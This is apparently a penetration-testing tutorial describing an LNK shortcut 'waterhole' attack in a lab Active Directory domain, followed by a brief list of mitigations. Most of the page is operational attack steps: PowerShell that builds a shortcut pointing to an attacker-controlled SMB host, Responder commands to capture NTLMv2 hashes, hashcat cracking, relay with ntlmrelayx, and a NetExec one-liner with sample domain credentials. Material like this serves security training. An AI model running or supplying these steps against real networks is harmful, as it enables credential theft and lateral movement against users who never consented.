LNK File Attacks#
LNK files (Windows shortcuts) can be used as a waterhole approach to capture user credentials.
Placing a malicious LNK file in a shared folder leverages user curiosity and normal file access behavior.
When a user opens or browses the shared folder, Windows automatically attempts to load the icon from the attacker’s server.
This automatic SMB connection attempt can be intercepted with Responder to capture NTLMv2 hashes.
Hashes can then be cracked offline or relayed to other targets.
Walkthrough#
Create the Malicious LNK File
Execute the following PowerShell commands line by line from an elevated shell on any domain-joined machine (e.g., a compromised workstation):
$objShell = New-Object -ComObject WScript.shell
$lnk = $objShell.CreateShortcut("C:\test.lnk")
$lnk.TargetPath = "\\<attacker_ip>\@test.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Test"
$lnk.HotKey = "Ctrl+Alt+T"
$lnk.Save()
Place the LNK File in a Shared Folder
Copy the generated test.lnk file to an accessible shared folder (e.g., \\HYDRA-DC\hackme). The more visible the location, the more likely users will trigger the attack.

Creating LNK file#
Set Up Responder to Capture Hashes
On your attacker machine, start Responder to intercept SMB authentication attempts:
sudo responder -I eth0 -dPv
Trigger the Attack
When domain users browse or open the shared folder containing the malicious LNK file, Windows automatically attempts to resolve the icon from the attacker’s server. This triggers an SMB authentication request that Responder intercepts.

Captured NTLMv2 hashes#
Offline Cracking or Relay
Once you capture the NTLMv2 hashes, you can:
Crack offline using Hashcat (mode 5600 for NTLMv2):
hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt
Relay the hashes to other machines for lateral movement using tools like
impacket-ntlmrelayx.
Automated Attack Using NetExec#
For a fully automated approach, use NetExec with the Slinky module:
netexec smb <target_ip> -d marvel.local -u fcastle -p Password1 -M slinky -o NAME=test SERVER=<attacker_ip>
This module automatically creates and deploys the malicious LNK file to shared folders, streamlining the waterhole attack.
Mitigations#
Restrict Shared Folder Access: Limit who can write to shared folders and implement strict access controls.
Disable Icon Loading from Network: Configure Windows to not automatically load icons from remote sources.
SMB Signing: Enforce SMB signing to prevent hash relay attacks.
Network Segmentation: Isolate the attacker’s IP range to prevent capturing credentials across the entire network.
User Awareness: Train users to be cautious when browsing shared folders, especially unfamiliar files.
Monitor Shared Folders: Implement file integrity monitoring to detect malicious file placements.